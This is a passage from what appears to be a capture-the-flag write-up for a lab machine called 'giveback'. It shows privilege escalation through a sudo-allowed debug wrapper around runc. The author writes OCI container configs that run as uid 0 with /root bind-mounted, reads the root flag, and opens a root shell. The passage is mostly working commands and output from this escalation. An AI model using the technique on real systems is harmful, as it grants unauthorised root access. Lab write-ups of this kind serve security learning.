  commit: v1.1.11-0-g4bccb38c
```

```
mkdir -p /tmp/runc/rootfs
```

```
babywyrm@giveback:~$ cat > /tmp/runc/config.json <<'EOF'
{
  "ociVersion": "1.0.2",
  "process": {
    "terminal": false,
    "user": { "uid": 0, "gid": 0 },
    "args": ["/bin/cat", "/root/root.txt"],
    "env": [
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
    ],
    "cwd": "/"
  },
  "root": {
    "path": "rootfs",
    "readonly": false
  },
  "hostname": "runc-root",
  "mounts": [
    { "destination": "/proc", "type": "proc", "source": "proc" },
    { "destination": "/bin", "type": "bind", "source": "/bin", "options": [ "bind", "ro" ] },
    { "destination": "/lib", "type": "bind", "source": "/lib", "options": [ "bind", "ro" ] },
    { "destination": "/lib64", "type": "bind", "source": "/lib64", "options": [ "bind", "ro" ] },
    { "destination": "/root", "type": "bind", "source": "/root", "options": [ "bind", "ro" ] }
  ],
  "linux": {
    "namespaces": [
      { "type": "pid" },
      { "type": "network" },
      { "type": "uts" },
      { "type": "ipc" },
      { "type": "mount" }
    ]
  }
}
EOF
babywyrm@giveback:~$ sudo /opt/debug run -b /tmp/runc readflag
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
08a[REDACTED] 21c
```

Shell root:

```
babywyrm@giveback:~$ cp /bin/bash /tmp/runc/rootfs/
[bash] babywyrm@giveback:~$ cat > /tmp/runc/config.json <<'EOF'
{
    "ociVersion": "1.0.2",
    "process": {
        "terminal": false,
        "user": { "uid": 0, "gid": 0 },
        "args": ["/bash"],
        "env": [
            "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
        ],
        "cwd": "/"
    },
    "root": {
        "path": "rootfs",
        "readonly": false
    },
    "hostname": "runc-root",
    "mounts": [
        { "destination": "/proc", "type": "proc", "source": "proc" },
        { "destination": "/bin", "type": "bind", "source": "/bin", "options": [ "bind", "ro" ] },
        { "destination": "/lib", "type": "bind", "source": "/lib", "options": [ "bind", "ro" ] },
        { "destination": "/lib64", "type": "bind", "source": "/lib64", "options": [ "bind", "ro" ] },
        { "destination": "/root", "type": "bind", "source": "/root", "options": [ "bind", "ro" ] }
    ],
    "linux": {
        "namespaces": [
            { "type": "pid" },
            { "type": "network" },
            { "type": "uts" },
            { "type": "ipc" },
            { "type": "mount" }
        ]
    }
}
EOF
```

```
babywyrm@giveback:~$ sudo /opt/debug run -b /tmp/runc rootme
[sudo] password for babywyrm:
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
id
uid=0 gid=0 groups=0
whoami
whoami: cannot find name for user ID 0: No such file or directory
ls
bash
bin
dev
lib
lib64
proc
root
ls /root
HTB
audit__.sh
coredns
dns.sh
helm
iptables_rules.sh
kubeseal
phpcgi
python
root.txt
wordpress
```